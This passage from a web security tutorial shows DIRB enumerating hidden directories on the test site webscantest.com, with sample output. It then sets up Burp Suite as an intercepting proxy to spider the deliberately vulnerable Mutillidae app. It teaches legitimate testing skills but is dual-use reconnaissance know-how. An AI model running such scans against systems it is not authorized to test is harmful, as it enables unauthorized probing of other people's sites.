
Step 2 — Syntax is

```
Kali> dirb URL
```

Step 3 — Dirb for simple hidden object scan

with the Dirb's default word list file it searches the URL for 4612 Object types. Let's try it on test site, webscantest.com.

kali > dirb http://webscantest.com



DIRB begins the scan looking for those keywords among the website objects.

```
root@kali:~# dirb http://webscantest.com/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Oct 30 08:05:15 2017
URL_BASE: http://webscantest.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://webscantest.com/ ----
==> DIRECTORY: http://webscantest.com/business/
==> DIRECTORY: http://webscantest.com/cart/
==> DIRECTORY: http://webscantest.com/css/
+ http://webscantest.com/favicon.ico (CODE:200|SIZE:5430)
==> DIRECTORY: http://webscantest.com/icons/
==> DIRECTORY: http://webscantest.com/images/
+ http://webscantest.com/index.php (CODE:200|SIZE:4346)
==> DIRECTORY: http://webscantest.com/report/
==> DIRECTORY: http://webscantest.com/rest/
+ http://webscantest.com/robots.txt (CODE:200|SIZE:101)
+ http://webscantest.com/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://webscantest.com/soap/
```

The results list with the response code and the size of the file for each ping. Also, dirb starts searching the files of the folder which returns the response code as 200. It searches the entire folders with the wordlist and displays the results.


```
-----------------
END_TIME: Wed Feb 10 23:15:51 2016
DOWNLOADED: 54004 - FOUND: 113
root@kali:~#
```

Finally, when DIRB is done, it reports back the number of found objects (113 in this case).


b. Burp Suite

Step 1: Setup Proxy

First, this **Burp Suite Tutorial** helps to check details under the proxy tab in the Options sub-tab. Ensure IP is localhost IP & port is 8080.




Also, ensure that Intercept is ON in the Intercept Sub-Tab




Then on IceWeasel/Firefox, Goto Options > Preferences > Network > Connection Settings.

Choose Manual Proxy Configuration




If you want, you can try installing proxy add-ons. Here is one such.


Install the proxy selector from add-ons page and go to preferences



Goto Manage Proxies & add a new proxy filling out the relevant information. It's simple.




Click the Proxy Selector button at the Top right & select the Proxy you just created.




Step 2: Getting Content into Burp Suite


After you have set up the proxy, go to the target normally by entering the URL in the address bar. You can notice that the page will not be loading up. This is because Burp Suite is intercepting the connection.



Meanwhile, in Burp Suite, you can see the request details. Click forward to forward the connection. Then you can see that the page has loaded up in the browser.




burp intercepting



Page Loaded


Coming back to Burp Suite, you can see that all sections are populated.



Sitemap, Requests & Request/Response Details


Step 3: Scope Selection & Starting Spider

In this Burp Suite Tutorial, Now narrow down the target as you want. Here the target/Mutillidae is selected. Right-click the Mutillidae from the sitemap & select Spider from the Here option



Selecting the target


After the spider starts, You get a prompt as shown in the following figure. It's a login form. If you know the details, fill in as needed & thus the spider wil be able to crawl from the inside also. You can skip this step by pressing the Ignore Form button.



